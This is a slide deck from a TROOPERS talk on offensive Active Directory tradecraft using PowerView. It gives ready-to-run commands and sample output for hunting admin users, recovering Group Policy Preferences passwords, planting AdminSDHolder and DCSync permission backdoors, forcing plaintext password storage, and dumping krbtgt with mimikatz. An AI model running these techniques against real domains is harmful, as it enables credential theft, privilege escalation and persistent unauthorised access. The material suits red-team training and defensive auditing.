Offensive Active Directory with PowerShell

View

TROOPERS

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What I am Not Covering

- Any kind of memory corruption attacks
  - We haven’t thrown an exploit in years
- Too Much Active Directory background
  - Too many slides, too little time :(
- Mimikatz and Kerberos attacks
  - Covered better and in more depth by others
- PowerShell Weaponization
  - We like Empire and Cobalt Strike ;)

What I am Covering

- Offensive Active Directory 101
  - Why care? And what's Powerview?
- Identifying/Hunting Your Prey
- Local Administrator Enumeration
- GPO Enumeration and Abuse
- AD ACLs (and a few persistence methods)
- Domain Trusts (enumeration and abuse)
- Lots of PowerView tips and tricks
  - and a lot of ground to cover!

1.
Offensive AD 101 and 'Why PowerShell'

"Blue is the New Black" - @obscuresec

Active Directory 101

- At its core, Active Directory is a way to organize user and computer objects
  - Used to authenticate and authorize users and computers on a network and provide access to specific resources
  - Also provides security policies, centralized management, and other rich features
- Red teams and real bad guys have been abusing AD for years, but not much offensive AD information has existed publicly (until fairly recently)

Why Not The Active Directory Cmdlets?

- The RSAT-AD-PowerShell module is:
  - only compatible with PowerShell 3.0+
  - only installed by default on servers with the Active Directory Domain Services role

- We want something:
  - PowerShell 2.0 compliant (yay Win7)
  - fully self-contained with no dependencies
  - usable without any installation

PowerView

- A pure PowerShell domain/network situational awareness tool
  - everything is kept version 2.0 compliant
  - now part of PowerSploit™! (not really trademarked)
- Built to automate large components of the tradecraft on our red team engagements
- No installation and can reside purely in memory
  - and PowerShell 2.0 is included by default in Win7

Sidenote: LDAP Optimizations

- A lot of the PowerView domain functionality reduces down to various chained and optimized LDAP queries
- Much is transparent to the user:
  - e.g. LDAP queries for foreign domains are ‘reflected’ through the current domain PDC to get around network segmentation
- Much of this of isn’t revolutionary, but chaining functionality lets you pull off some awesome stuff

Also: The Pipeline

- The PowerShell pipeline allows you to pass full objects between functions (instead of just strings)
- This lets you perform complex chaining and filtering, allowing you accomplish a lot very quickly
- Users who've logged on within the last week:
  - **Get-NetUser | ? {$_.lastlogon -gt [DateTime]::Today.AddDays(-7)} | Sort-Object name**

2.
Identifying and Hunting Your Prey

Who Are my Admins and Where Are They At?

Who Are My Admins?

- Before you start targeted spread, you need to know who you're going after
- PowerView helps with enumeration of:
  - Users: **Get-NetUser <*USER*>**
  - Groups: **Get-NetGroup <*admin*>**
  - Group members: **Get-NetGroupMember <GroupName>**
- All of the above also accept manual LDAP filters with **-Filter "(field=*value*)"**

PowerTips

- Get all the groups a user is effectively a member of ('recursing up'):
  - **Get-NetGroup -UserName <USER>**
- Get all the effective members of a group ('recursing down'):
  - **Get-NetGroupMember -GoupName <GROUP> -Recurse**
- Search the forest global catalog:
  - **Get-NetUser -UserName <USER> -ADSpath “GC://domain.com”**

Privileged Machine Accounts

- Machine accounts can sometimes end up in privileged groups https://adsecurity.org/?p=2753

- To find any computer accounts in any privileged groups:

```
Get-NetGroup -AdminCount | `
Get-NetGroupMember -Recurse | `
 ?{$_.MemberName -like '*$'}
```

Separated Roles

- Some organizations separate out administrative functionality into multiple accounts for the same person
  - e.g. “john” and“john-admin”
- By performing some correlation on AD data objects, you can often pull out groupings of accounts likely owned by the same person
  - We often hunt for/compromise an admin’s unprivileged account

Separated Roles - Simple Example

- Finding all user accounts with a specific email address:
- **Get-NetUser -Filter "(mail=john@domain.com)"**

Separated Roles - Complex Example

- **Get-NetGroupMember -GroupName "Domain Admins" -FullData | %{ $a=$_.displayname.split(" ")[0..1] -join " "; Get-NetUser -Filter "(displayname=*$a*)" } | Select-Object -Property displayname,samaccountname**

Separated Roles - Complex Example

```
PS C:\Users\jason\Desktop> Get-NetGroupMember -Gro
upName "Domain Admins" -FullData | %{ $a=$_.displa
yname.split(" ")[0..1] -join " "; Get-NetUser -Fil
ter "(displayname=*$a*)" } | Select-Object -Proper
ty displayname,samaccountname

displayname                samaccountname
-----------                --------------
Dave McGuire (admin)       dfm.a
Justin Warner              justin
Justin Warner (admin)      justin.a
Administrator              Administrator
```

Separated Roles - Complex Example

In plain English:

1. Query for all members of “Domain Admins” in the current domain, returning the full data objects
2. Extract out the “Firstname Lastname” from DisplayName for each user object
3. Query for additional users with the same “Firstname Lastname”

I Hunt Sysadmins

- Once you've identified who you want to go after, you need to know where they're located


- We break this down into:
  - **pre-elevated** access, when you have regular domain privileges. This is usually the lateral spread phase.
  - **post-elevated** access, when you have elevated (e.g. Domain Admin) privileges. This is usually the 'demonstrate impact' phase.

Invoke-UserHunter

- Flexible PowerView function that:
  - queries AD for hosts or takes a target list
  - queries AD for users of a target group, or takes a list/single user
  - uses Win32 API calls to enumerate sessions and logged in users, matching against the target user list
  - *Doesn't need administrative privileges!*

- We like using the **-ShowAll** flag and grepping results for future analysis


Invoke-UserHunter



Invoke-UserHunter -Stealth

- Uses an old red teaming trick:
  - Queries AD for all users and extracts all **homeDirectory/scriptPath/profilePath** fields (as well as DFS shares and DCs) to identify highly trafficked servers
  - Runs **Get-NetSession** against each file server to enumerate remote sessions, match against target users
- Reasonable coverage with a lot less traffic
  - also doesn’t need admin privileges
  - also accepts the **-ShowAll** flag

Invoke-UserHunter -Stealth



3.
Local Admin Enumeration

Huh?

The WinNT Service Provider

- Leftover from Windows NT domain deployments
  - **([ADSI]"WinNT://SERVER/Administrators").psbase.Invoke('Members') | %{$_.GetType().InvokeMember("Name", 'GetProperty', $null, $_, $null)}**
- With an unprivileged domain account, you can use PowerShell and WinNT to enumerate all members (local and domain) of a *local group* on a **remote machine**

Get-NetLocalGroup

- **Get-NetLocalGroup <SERVER>**
  - **-ListGroups** will list the groups
  - a group can be specified with **-GroupName <GROUP>**

- The **-Recurse** flag will resolve the members of any result that's a group, giving you a list of effective domain users that can access a given server
  - **Invoke-UserHunter -TargetServer <SERVER>** will use this to hunt for users who can admin a particular server

Get-NetLocalGroup

```
PS C:\Temp> Get-NetLocalGroup -ComputerName WINDOWS2.testlab.local


ComputerName : WINDOWS2.testlab.local
AccountName  : WINDOWS2/Administrator
SID          : S-1-5-21-3435246790-4078946563-3726767777-500
Description  : Built-in account for administering the computer/domain
Disabled     : True
IsGroup      : False
IsDomain     : False
LastLogin    : 9/29/2013 8:20:01 PM
PwdLastSet   : 9/29/2013 8:20:11 PM
PwdExpired   : False
UserFlags    : 66051

ComputerName : WINDOWS2.testlab.local
AccountName  : WINDOWS2/localadmin
SID          : S-1-5-21-3435246790-4078946563-3726767777-1001
Description  :
Disabled     : False
```


“Derivative Local Admin”

- Large enterprise networks often utilize heavily delegated group roles
- From the attacker perspective, anyone who could be used to chain to that local administrative access can be considered a target
- More info from @sixdub: http://www.sixdub.net/?p=591

“Derivative Local Admin”

- Tim (a domain admin) is on a machine w/ WorkstationAdminsA in the local admins
- WorkstationAdminsA contains Bob
- Bob’s machine has WorkstationAdminsB
- WorkstationAdminsB contains Eve
- If we exploit Eve, we can get Bob and any workstation he has access to, chaining to compromise Tim
- Eve’s admin privileges on A’s machine **derive** through Bob

“Derivative Local Admin”



“Derivative Local Admin”

- Can be require several hops
- The process:
  - **Invoke-UserHunter –Stealth –ShowAll** to get required user location data
  - **Get-NetLocalGroup –Recurse** to identify the local admins on the target
  - Use location data to find those users
  - **Get-NetLocalGroup -Recurse** on locations discovered
  - Use location data to find those users
  - Continue until you find your path!

“Automated Derivative Local Admin”

- Recently released by fellow ATD member Andy Robbins (@_wald0)
- Uses input from PowerView along with graph theory and Dijkstra’s algorithm to automate the chaining of local accesses
- More information from @_wald0: https://wald0.com/?p=14

4.
GPO Abuse

Why Not Just Ask the Domain Controller?

Group Policy Preferences

- Many organizations historically used Group Policy Preference files to set the local administrator password for machines
  - This password is encrypted but reversible
  - The patch for this prevents now reversible passwords from being set but doesn’t remove the old files

- PowerSploit’s **Get-GPPPassword** will find and decrypt any of these passwords found on a DC’s SYSVOL

Group Policy Preferences

```
Administrator: Windows PowerShell

PS C:\> get-gpppassword


Password : password
Changed  : 2013-07-03 01:49:29
UserName : test
NewName  :
File     : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
           ataSources.xml

Password : Recycling*3ftw!
Changed  : 2013-07-02 05:43:21
UserName : Administrator (built-in)
NewName  : mspresenters
File     : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
           .xml

Password : password
Changed  : 2013-07-03 01:55:11
UserName : administrator
NewName  :
File     : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
           s\ScheduledTasks.xml

Password : password
Changed  : 2013-07-03 01:53:13
UserName : DEMO\Administrator
NewName  :
File     : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE
           ices.xml


PS C:\>
```

http://obscuresecurity.blogspot.com/2013/07/get-gpppassword.html

PowerView and GPP

- If you're able to recover a cpassword from a Group Policy Preferences file you can use PowerView to quickly locate all machines that password is set on!

- **Get-NetOU -GUID <GPP_GUID> | %{ Get-NetComputer -ADSPath $_ }**

More GPO Enumeration

- Group Policy Objects (though a GptTmpl.inf) can determine what users have local admin rights by setting ‘Restricted Groups’
  - Group Policy Preferences can do something similar with “groups.xml”
- If we have a user account, why not just ask the GPO configuration where this user has local administrative rights?

More GPO Enumeration

- **Find-GPOLocation** will:
  1. resolve a user's sid
  2. build a list of group SIDs the user is a part of
  3. use **Get-NetGPOGroup to** pull GPOs that set 'Restricted Groups' or GPPs that set groups.xml
  4. match the target SID list to the queried GPO SID list to enumerate all GPOs the user is effectively applied
  5. enumerate all OUs and sites and applicable GPO GUIs are applied to through gplink enumeration
  6. query for all computers under the given OUs or sites

Find-GPOLocation

```
PS C:\Temp> Find-GPOLocation -UserName jason.a


ObjectName    : jason.a
ObjectDN      : CN=Jason Frank (admin),CN=Users,DC=testlab,DC=local
ObjectSID     : S-1-5-21-456218688-4216621462-1491369290-1107
IsGroup       : False
GPOname       : testing
GPOguid       : {93AFCDDC-CC51-491F-B012-848BC5F28B84}
ContainerName : OU=testing123,DC=testlab,DC=local
Computers     : {WINDOWS1.testlab.local, WINDOWS2.testlab.local}
```

5.
Active Directory ACLs

AD Objects Have Permissions Too!

AD ACLs

- AD objects (like files) have permissions/access control lists
  - These can sometimes be misconfigured, and can also be backdoored for persistence
- **Get-ObjectACL -ResolveGUIDs -SamAccountName <NAME>**
- **Set-ObjectACL** lets you modify ;)
  - more on this in a bit

Get-ObjectACL

```
PS C:\Users\Administrator\Desktop> Get-ObjectAcl -ResolveGUI
Ds -SamAccountName jason -RightsFilter "ResetPassword"


PropagationFlags        : None
InheritanceFlags        : None
ObjectType              : User-Force-Change-Password
AccessControlType       : Allow
ObjectSID               : S-1-5-21-456218688-4216621462-14913
                          69290-1106
InheritedObjectType     : All
IsInherited             : False
ObjectDN                : CN=Jason Frank,CN=Users,DC=testlab,
                          DC=local
IdentityReference       : TESTLAB\justin
ObjectFlags             : ObjectAceTypePresent
ActiveDirectoryRights   : ExtendedRight
InheritanceType         : None
```

GPO ACLs

- Group policy objects are of particular interest
- Any user with modification rights to a GPO can get code execution for machine the GPO is applied to
- **Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}**

GPO ACLs

```
PropagationFlags       : None
InheritanceFlags       : ContainerInherit
ObjectType             : All
AccessControlType      : Allow
ObjectSID              :
InheritedObjectType    : All
IsInherited            : False
ObjectDN               : CN={3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2},CN=
                         Policies,CN=System,DC=testlab,DC=local
IdentityReference      : TESTLAB\will
ObjectFlags            : None
ActiveDirectoryRights  : CreateChild, DeleteChild, ReadProperty, Write
                         Property, GenericExecute
InheritanceType        : All
```

Auditing AD ACLs

- Pulling all AD ACLs will give you A MOUNTAIN of data
- **Invoke-ACLScanner** will scan specifable AD objects (default to all domain objects) for ACLs with modify rights and a domain RID of >1000
- This helps narrow down the search scope to find possibly misconfigured/backdoored AD object permissions

AdminSDHolder

- AdminSDHolder is a special Active Directory object located at "**CN=AdminSDHolder,CN=System, DC=domain,DC=com**"
- If you modify the permissions of AdminSDHolder, that permission template will be pushed out to *all protected admin accounts* automatically by SDProp
- More info: https://adsecurity.org/?p=1906


PowerView and AdminSDHolder

- **Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' …** will let you modify AdminADHolder:

```
PS C:\Users\Administrator\Desktop> Add-ObjectAcl -TargetADSp
refix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName
'jason' -Rights All -Verbose
VERBOSE: Get-DomainSearcher search string:
LDAP://CN=AdminSDHolder,CN=System,DC=testlab,DC=local
VERBOSE: Get-DomainSearcher search string:
LDAP://DC=testlab,DC=local
VERBOSE: Granting principal
S-1-5-21-456218688-4216621462-1491369290-1106 'All' on
CN=AdminSDHolder,CN=System,DC=testlab,DC=local
VERBOSE: Granting principal
S-1-5-21-456218688-4216621462-1491369290-1106
'00000000-0000-0000-0000-000000000000' rights on
CN=AdminSDHolder,CN=System,DC=testlab,DC=local
```

Targeted Plaintext Downgrades

- Another legacy/backwards compatibility feature:



Targeted Plaintext Downgrades

- We can set ENCRYPTED_TEXT_PWD_ALLOWED with PowerView:
  - **Set-ADObject -SamAccountName <USER> -PropertyName useraccountcontrol -PropertyXorValue 128**
- **Invoke-DowngradeAccount <USER>** will downgrade the encryption and forces the user to change their password on next login

Targeted Plaintext Downgrades

- After Mimimatz' DCSync


```
    25  85e9595509cd55d1c09e3d606f842b05
    26  eb355f57aad038aca537a32e79cc6d91
    27  961d7796339162da31a508252613c89e
    28  a1c5f1de2a4511c8c4a15e1ede0fc3c5
    29  961d7796339162da31a508252613c89e

* Packages *
    Kerberos-Newer-Keys

* Primary:CLEARTEXT *
    Password123!
```

Speaking of DCSync...

- There's a small set of permissions needed to execute DCSync on a domain:



PowerView and DCSync

- PowerView lets you easily enumerate all users with replication/DCSync rights for a particular domain:

```
Get-ObjectACL -DistinguishedName "dc=testlab,
dc=local" -ResolveGUIDs | ? {
    ($_.ObjectType -match 'replication-get') -or `
    ($_.ActiveDirectoryRights -match 'GenericAll')
}
```

A DCSync Backdoor

- You can easily modify the permissions of of the domain partition itself with PowerView's **Add-ObjectACL** and "**-Rights DCSync**"

Add-ObjectACL -TargetDistinguishedName "dc=testlab,dc=local" -PrincipalSamAccountName jason -Rights DCSync

PowerView and DCSync

```
C:\Users\jason>whoami
testlab\jason

C:\Users\jason>dir \\PRIMARY.testlab.local\C$
Access is denied.
```

mimikatz 2.0 alpha x64 (oe.eo)

```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Oct  9 2015 00
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz # lsadump::dcsync /user:testlab\krbtgt /domain:testlab.local
[DC] 'testlab.local' will be the domain
[DC] 'PRIMARY.testlab.local' will be the DC server

[DC] 'testlab\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
```

6.
Domain Trusts

Or: Why You Shouldn't Trust AD

Domain Trusts 101

- Trusts allow separate domains to form inter-connected relationships
  - Often utilized during acquisitions (i.e. forest trusts or cross-link trusts)
- A trust just **links up the authentication systems of two domains** and allows authentication traffic to flow between them
- A trust allows for the possibility of privileged access between domains, but doesn’t guarantee it*

Why Does This Matter?

- Red teams often compromise accounts/machines in a domain trusted by their actual target
- This allows operators to exploit these existing trust relationships to achieve their end goal
- **I LOVE TRUSTS**: http://www.harmj0y.net/blog/tag/domain-trusts/

PowerView Trust Enumeration

- Domain/forest trust relationships can be enumerated through several PowerView functions:
  - **Get-NetForest**: info about the current forest
  - **Get-NetForestTrust**: grab all forest trusts
  - **Get-NetForestDomain**: grab all domains in a forest
  - **Get-NetDomainTrust**: nltest à la PowerShell
- If a trust exists, most functions in PowerView can accept a "**-Domain <name>**" flag to operate across a trust

Mapping the Mesh

- Large organizations with tons of subgroups/subsidiaries/acquisitions can end up with a huge mesh of domain trusts
  - mapping this mesh used to be manual and time-consuming process
- **Invoke-MapDomainTrust** can recursively map all reachable domain and forest trusts
  - The **-LDAP** flag gets around network restrictions at the cost of accuracy


Invoke-MapDomainTrust

SourceDomain	TargetDomain	TrustType	TrustDirection
